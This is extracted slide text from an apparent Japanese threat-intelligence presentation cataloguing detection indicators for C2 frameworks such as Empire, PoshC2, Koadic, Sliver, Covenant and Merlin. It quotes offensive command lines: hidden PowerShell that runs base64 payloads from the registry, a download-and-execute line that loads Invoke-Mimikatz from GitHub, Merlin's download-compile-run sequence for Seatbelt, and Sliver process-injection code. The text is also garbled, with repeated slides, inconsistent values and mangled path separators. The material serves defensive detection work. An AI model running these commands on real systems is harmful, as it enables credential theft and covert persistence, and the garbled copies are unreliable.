Empire	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -Nonl -W hidden -c ¥"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp<registry key path>).<registry name>))
Koadic	C:¥Windows¥system32¥mshta.exe C:¥ProgramData¥<random filename>.hta
PoshC2	powershell -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper55
Quasar	<ul style="list-style-type: none"><li>%AppData%¥&lt;(option) any subdir&gt;¥&lt;any filename&gt;.exe</li><li>C:¥Windows¥System32¥&lt;(option) any subdir&gt;¥&lt;any filename&gt;.exe</li><li>C:¥Program Files¥&lt;(option) any subdir&gt;¥&lt;any filename&gt;.exe</li></ul>
Sliver	<any command line>

# Empire executes agent with Invoke-Expression(IEX)

Framework	Operation
AsyncRAT	<ul style="list-style-type: none"><li>• %AppData%¥&lt;any filename&gt;.exe</li><li>• %Temp%¥&lt;any filename&gt;.exe</li></ul>
DcRat	
Empire	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -Nonl -W hidden -c ¥"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp<registry key path>).<registry name>)))
Koadic	C:¥Windows¥system32¥mshta.exe C:¥ProgramData¥<random filename>.hta
PoshC2	powershell -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper555
Quasar	<ul style="list-style-type: none"><li>• %AppData%¥&lt;(option) any subdir&gt;¥&lt;any filename&gt;.exe</li><li>• C:¥Windows¥System32¥&lt;(option) any subdir&gt;¥&lt;any filename&gt;.exe</li><li>• C:¥Program Files¥&lt;(option) any subdir&gt;¥&lt;any filename&gt;.exe</li></ul>
Sliver	<any command line>

# PoshC2 reads “Wallpaper55” registry value to execute an agent

Framework	Operation
AsyncRAT	<ul style="list-style-type: none"><li>• %AppData%¥&lt;any filename&gt;.exe</li><li>• %Temp%¥&lt;any filename&gt;.exe</li></ul>
DcRat	
Empire	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -Nonl -W hidden -c ¥"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp<registry key path>).<registry name>))
Koadic	C:¥Windows¥system32¥mshta.exe C:¥ProgramData¥<random filename>.hta
PoshC2	powershell -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper55
Quasar	<ul style="list-style-type: none"><li>• %AppData%¥&lt;(option) any subdir&gt;¥&lt;any filename&gt;.exe</li><li>• C:¥Windows¥System32¥&lt;(option) any subdir&gt;¥&lt;any filename&gt;.exe</li><li>• C:¥Program Files¥&lt;(option) any subdir&gt;¥&lt;any filename&gt;.exe</li></ul>
Sliver	<any command line>

# Only three paths for Quasar persistence using schtasks.exe

Framework	Operation
AsyncRAT	<ul style="list-style-type: none"><li>• %AppData%¥&lt;any filename&gt;.exe</li><li>• %Temp%¥&lt;any filename&gt;.exe</li></ul>
DcRat	
Empire	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -Nonl -W hidden -c ¥"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp<registry key path>).<registry name>))
Koadic	C:¥Windows¥system32¥mshta.exe C:¥ProgramData¥<random filename>.hta
PoshC2	powershell -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper555
Quasar	<ul style="list-style-type: none"><li>• %AppData%¥&lt;(option) any subdir&gt;¥&lt;any filename&gt;.exe</li><li>• C:¥Windows¥System32¥&lt;(option) any subdir&gt;¥&lt;any filename&gt;.exe</li><li>• C:¥Program Files¥&lt;(option) any subdir&gt;¥&lt;any filename&gt;.exe</li></ul>
Sliver	<any command line>

# Focus on WMI Event Subscription

Technique	Count	Framework
WMI Event Subscription	4/10	<ul style="list-style-type: none"><li>• Covenant</li><li>• Empire</li><li>• Koadic</li><li>• PoschC2</li></ul>
Windows Service	4/10	<ul style="list-style-type: none"><li>• Covenant</li><li>• Havoc</li><li>• PoschC2</li><li>• Sliver</li></ul>
Component Object Model Hijacking	1/10	<ul style="list-style-type: none"><li>• Covenant</li></ul>
Image File Execution Options Injection	1/10	<ul style="list-style-type: none"><li>• Empire</li></ul>

# WMI Event Subscription features

- WMI Event Subscriptionへの登録は管理者権限が必要
- すべてのフレームワークでWQLがEventFilterに利用される
- インジケータ
  - Name
  - Query



# WMI Event Subscription name and query indicator matrix

Framework	Name	Query
Covenant	<any name>	select * from Win32_ProcessStartTrace where ProcessName = '<any process name>';
Empire	(default) Updater	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325
Koadic	K0adic	SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 300";
PoshC2	backup	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60

# Empire and Koadic subscription names are same as their other persistence mechanisms

Framework	Name	Query
Covenant	<any name>	<code>select * from Win32_ProcessStartTrace where ProcessName = '&lt;any process name&gt;';</code>
Empire	(default) Updater	<code>(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime &gt;= 240 AND TargetInstance.SystemUpTime &lt; 325</code>
Koadic	K0adic	<code>SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime &gt;= 240 AND TargetInstance.SystemUpTime &lt; 300";</code>
PoshC2	backup	<code>(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60</code>

# PoshC2 subscription name is "backup"

Framework	Name	Query
Covenant	<any name>	select * from Win32_ProcessStartTrace where ProcessName = '<any process name>';
Empire	(default) Updater	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325
Koadic	K0adic	SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 300";
PoshC2	backup	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60

# Covenant WMI query uses lower-case letter

Framework	Name	Query
Covenant	<any name>	<code>select * from Win32_ProcessStartTrace where ProcessName = '&lt;any process name&gt;';</code>
Empire	(default) Updater	<code>(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime &gt;= 240 AND TargetInstance.SystemUpTime &lt; 325</code>
Koadic	K0adic	<code>SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime &gt;= 240 AND TargetInstance.SystemUpTime &lt; 300";</code>
PoshC2	backup	<code>(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60</code>

```
private static ManagementObject CreateEventFilter(string EventName, EventFilter
    EventFilter, string ProcessName) {
```

```
    ManagementObject _EventFilter = null;
```

```
    try {
```

**WMI Queryは大文字でハードコードされている**

```
        string query = string.Empty;
```

```
        if (EventFilter == EventFilter.ProcessStart) {
```

```
            query = "$@"SELECT * FROM Win32_ProcessStartTrace WHERE
```

```
                ProcessName='{ProcessName}';
```

```
        }
```

```
        _EventFilter = wmiEventFilter.CreateInstance();
```


```
        _EventFilter["Name"] = EventName;
```

```
        _EventFilter["Query"] = wql.QueryString;
```

```
<...snip...>
```

```
}
```

<https://github.com/cobbr/SharpSploit/blob/4bf3d2aa44d73b674867a1d28cc90a3bd54f100f/SharpSploit/Persistence/WMI.cs#L46-L73>



Item	Value
Name	<any name>
Query	<b>select * from</b> Win32_ProcessStartTrace where ProcessName = '<any process name>';
Command Line	<any command line>

# Empire and Koadic query refer "SystemUpTime"

Framework	Name	Query
Covenant	<any name>	select * from Win32_ProcessStartTrace where ProcessName = '<any process name>';
Empire	(default) Updater	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325;
Koadic	K0adic	SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 300";
PoshC2	backup	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60

# PoshC2 query refers system time

Framework	Name	Query
Covenant	<any name>	<code>select * from Win32_ProcessStartTrace where ProcessName = '&lt;any process name&gt;';</code>
Empire	(default) Updater	<code>(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime &gt;= 240 AND TargetInstance.SystemUpTime &lt; 325</code>
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PoshC2	backup	<code>(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60</code>



# Threat Intelligence

## ~ Indicators of External Tools Usage ~

- 多くのフレームワークは外部ツールをモジュールとして利用可能
  - MimikatzやRubeusなどの認証情報窃取ツールが多い
- 外部ツールの利用がインジケータとしてイベントログに記録される場合がある
- フレームワークごとのインジケータが残るパターン

Pattern	Framework
外部ツールのダウンロード	<ul style="list-style-type: none"><li>• Merlin</li></ul>
外部ツールのロード	<ul style="list-style-type: none"><li>• Empire</li><li>• Koadic</li><li>• Merlin</li><li>• PoshC2</li></ul>
外部ツールのインジェクション	<ul style="list-style-type: none"><li>• Sliver</li></ul>

- Merlinは外部ツールをGitHub上からダウンロードする
  - C&Cサーバから送信しない
- 外部ツールはPowerShellでダウンロード
  - PowerShellツールはダウンロード後にInvoke-Expressionでロード
  - C#ツールはダウンロード後にcsc.exeでコンパイルして実行
- 一部ツールはコマンドラインの設定ミスで実行に失敗
  - プロセスは生成されるため、イベントログに記録される

# Invoke-Mimikatz (PowerShell) download commands

Merlin


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wizSafe

```
"commands": [  
  "powershell.exe",  
  "-nop",  
  "-WindowStyle", "0",
```

GitHubからツールをダウンロードし、  
Invoke-Expressionで実行

```
  "IEX (New-Object  
  Net.WebClient).DownloadString('https://raw.githubusercontent.com/BC-  
  SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-  
  Mimikatz.ps1');",  
  "Invoke-Mimikatz",  
  "{{DumpCreds.Flag}}",  
  "{{DumpCerts.Flag}}",  
  "{{Command}}",  
  "{{ComputerName}}"  
]
```

<https://github.com/Ne0nd0g/merlin/blob/main/data/modules/windows/x64/powershell/powersploit/Invoke-Mimikatz.json#L22-L33>



Item	Value
Parent Process	<Merlin process>
Command Line	<ul style="list-style-type: none"> <li>powershell.exe -nop -WindowStyle 0 "IEX (New-Object Net.WebClient).DownloadString('&lt;GitHub URL&gt;');" &lt;Tool Function&gt;</li> <li>powershell.exe -nop -w 0 "IEX (New-Object Net.WebClient).DownloadString('&lt;GitHub URL&gt;');" &lt;Tool Function&gt;</li> </ul>

# Seatbelt (C#) download commands

Merlin

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wizSafe

```
"commands":[
  "powershell.exe", "-nop", "-w 1", "$\"",
  "(New-Object
System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com/GhostPack/Seatbelt/master/Seatbelt/Program.cs', $env:APPDATA+'\\\\\\\\{{FileName.Value}}.cs');",
  "$f=(Get-Content $env:APPDATA\\\\\\\\{{FileName.Value}}.cs);",
  "$f=($f -replace 'UInt32','uint');",
  "$f=($f -replace 'UInt64','ulong');",
  "Set-Content -Path $env:APPDATA\\\\\\\\{{FileName.Value}}.cs $f;",
  "c:\\\\\\\\Windows\\\\\\\\Microsoft.NET\\\\\\\\Framework64\\\\\\\\{{.NetVersion.Value}}\\\\\\\\csc.exe
/unsafe /nowarn:0649 /out:$env:APPDATA\\\\\\\\{{FileName.Value}}.exe
$env:APPDATA\\\\\\\\{{FileName.Value}}.cs;",
  "&$env:APPDATA\\\\\\\\{{FileName.Value}}.exe",
  <...snip...>
  ";del $env:APPDATA\\\\\\\\{{FileName.Value}}.*", "$\""
]
```

<https://github.com/Ne0nd0g/merlin/blob/main/data/modules/windows/x64/csharp/enumeration/Seatbelt.json#L70-L134>

# Seatbelt (C#) download commands

Merlin

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wizSafe

```
"commands":[
  "powershell.exe", "-nop", "-w 1", "$\"",
  "(New-Object
System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com/GhostPack/Seatbelt/master/Seatbelt/Program.cs', $env:APPDATA+'\\\\\\\\\\\\\\\\{FileName.Value}.cs');",
  "$f=(Get-Content $env:APPDATA\\\\\\\\\\\\\\\\{FileName.Value}.cs);",
  "$f=($f -replace 'UInt32','uint');",
  "$f=($f -replace 'UInt64','ulong');",
  "Set-Content -Path $env:APPDATA\\\\\\\\\\\\\\\\{FileName.Value}.cs -Value $f",
  "c:\\\\\\\\\\\\\\\\\\Windows\\\\\\\\\\\\\\\\Microsoft.NET\\\\\\\\\\\\\\\\Framework64\\\\\\\\\\\\\\\\{.NetVersion.Value}\\\\\\\\\\\\\\\\csc.exe
/unsafe /nowarn:0649 /out:$env:APPDATA\\\\\\\\\\\\\\\\{FileName.Value}.exe
$env:APPDATA\\\\\\\\\\\\\\\\{FileName.Value}.cs;",
  "&$env:APPDATA\\\\\\\\\\\\\\\\{FileName.Value}.exe",
  <...snip...>
  ";del $env:APPDATA\\\\\\\\\\\\\\\\{FileName.Value}.*", "$\"",
]
```

GitHubからツールをダウンロードし、%AppData%に保存

<https://github.com/Ne0nd0g/merlin/blob/main/data/modules/windows/x64/csharp/enumeration/Seatbelt.json#L70-L134>

# Seatbelt (C#) download commands

Merlin

安全をあたりまえに  
wizSafe

```
"commands":[
  "powershell.exe", "-nop", "-w 1", "+",
  "(New-Object
System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com/GhostPack/Seatbelt/master/Seatbelt/Program.cs', $env:APPDATA+'¥¥¥¥{{FileName.Value}}.cs');",
  "$f=(Get-Content $env:APPDATA¥¥¥¥{{FileName.Value}}.cs);",
  "$f=($f -replace 'UInt32','uint');",
  "$f=($f -replace 'UInt64','ulong');",
  "Set-Content -Path $env:APPDATA¥¥¥¥{{FileName.Value}}.cs $f;",
  "c:¥¥¥¥Windows¥¥¥¥Microsoft.NET¥¥¥¥Framework64¥¥¥¥{{.NetVersion.Value}}¥¥¥¥csc.exe
/unsafe /nowarn:0649 /out:$env:APPDATA¥¥¥¥{{FileName.Value}}.exe
$env:APPDATA¥¥¥¥{{FileName.Value}}.cs;",
  "&$env:APPDATA¥¥¥¥{{FileName.Value}}.exe",
  <...snip...>
  ";del $env:APPDATA¥¥¥¥{{FileName.Value}}.*", "¥"
]
```

**csc.exeでコンパイル**

<https://github.com/Ne0nd0g/merlin/blob/main/data/modules/windows/x64/csharp/enumeration/Seatbelt.json#L70-L134>



# Seatbelt (C#) download commands


Merlin

安全をあたりまえに  
wizSafe

```
"commands":[
  "powershell.exe", "-nop", "-w 1", "¥¥¥¥",
  "(New-Object
System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com/GhostPack/Seatbelt/master/Seatbelt/Program.cs', $env:APPDATA+¥¥¥¥{{FileName.Value}}.cs);",
  "$f=(Get-Content $env:APPDATA¥¥¥¥{{FileName.Value}}.cs);",
  "$f=($f -replace 'UInt32', 'uint32');",
  "$f=($f -replace 'UInt64', 'ulong');",
  "Set-Content -Path $env:APPDATA¥¥¥¥{{FileName.Value}}.cs $f;",
  "c:¥¥¥¥Windows¥¥¥¥Microsoft.NET¥¥¥¥Framework64¥¥¥¥{{.NetVersion.Value}}¥¥¥¥csc.exe
/unsafe /nowarn:0649 /out:$env:APPDATA¥¥¥¥{{FileName.Value}}.exe
$env:APPDATA¥¥¥¥{{FileName.Value}}.cs;",
  "&$env:APPDATA¥¥¥¥{{FileName.Value}}.exe",
  <...snip...>
  ";del $env:APPDATA¥¥¥¥{{FileName.Value}}.*", "¥¥¥¥"
]
```


実行後にファイルを削除

<https://github.com/Ne0nd0g/merlin/blob/main/data/modules/windows/x64/csharp/enumeration/Seatbelt.json#L70-L134>



Item	Value
Parent Process	<Merlin process>
Command Line	powershell.exe -nop "-w 1" "(New-Object Net.WebClient).DownloadString('<Github URL>', \$env:APPDATA+'¥¥<Filename>.cs <...snip...>'

- Empire, Merlin, PoshC2は外部PowerShellツールを利用する
  - Invoke-Mimikatz, Invoke-Inveigh, etc ...
- ロードされたPowerShellツールはイベントログに記録される
  - PowerShellツールの関数名がインジケータとして利用可能
- インジケータとして利用できる関数名リストはAppendixに記載



Item	Value
Script block	<ul style="list-style-type: none"><li>• Invoke-Mimikatz</li><li>• powercat</li><li>• etc ...</li></ul>

- SliverはProcess InjectionによりC#ツールを実行
  - デフォルトはnotepad.exeがインジェクション先

```
windowsDefaultHostProc = `c:¥windows¥system32¥notepad.exe`
```

<https://github.com/BishopFox/sliver/blob/master/client/command/alias/load.go#L49>

- オプションで自身のスレッドとして実行も可能
- SliverはProcess InjectionでCreateRemoteThreadを利用
  - CreateRemoteThreadはSysmonで監視可能

# C# tool process injection source code

Sliver

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wiz Safe

```
func ExecuteAssembly(data []byte, process string, processArgs []string, ppid uint32)
(string, error) {
    <...snip...>
    cmd, err := startProcess(process, processArgs, ppid, &stdoutBuf, &stderrBuf, true)
    <...snip...>
    handle, err := windows.OpenProcess(syscalls.PROCESS_DUP_HANDLE, true,
uint32(pid))
    <...snip...>
    err = windows.DuplicateHandle(handle, currentProcHandle, currentProcHandle,
&lpTargetHandle, 0, false, syscalls.DUPLICATE_SAME_ACCESS)
    <...snip...>
    threadHandle, err := injectTask(lpTargetHandle, data, false)
    <...snip...>
}
```

[https://github.com/BishopFox/sliver/blob/master/implant/sliver/taskrunner/task\\_windows.go#L293-L344](https://github.com/BishopFox/sliver/blob/master/implant/sliver/taskrunner/task_windows.go#L293-L344)

# C# Tool Process Injection source code

Sliver

安全をあたりまえに  
wizSafe

```
func ExecuteAssembly(data []byte, process string, processArgs []string, ppid uint32)
(string, error) {
```

```
<...snip...>
```

```
cmd, err := startProcess(process, processArgs, ppid, &stdoutBuf, &stderrBuf, true)
```

```
<...snip...>
```

```
handle, err := windows.OpenProcess(syscalls.PROCESS_DUP_HANDLE, true,
uint32(pid))
```

```
<...snip...>
```

```
err = windows.DuplicateHandle(syscalls.GetCurrentProcessHandle(), cmd.ProcHandle,
&lpTargetHandle, 0, false, syscalls.DUPLICATE_SAME_ACCESS)
```

```
<...snip...>
```

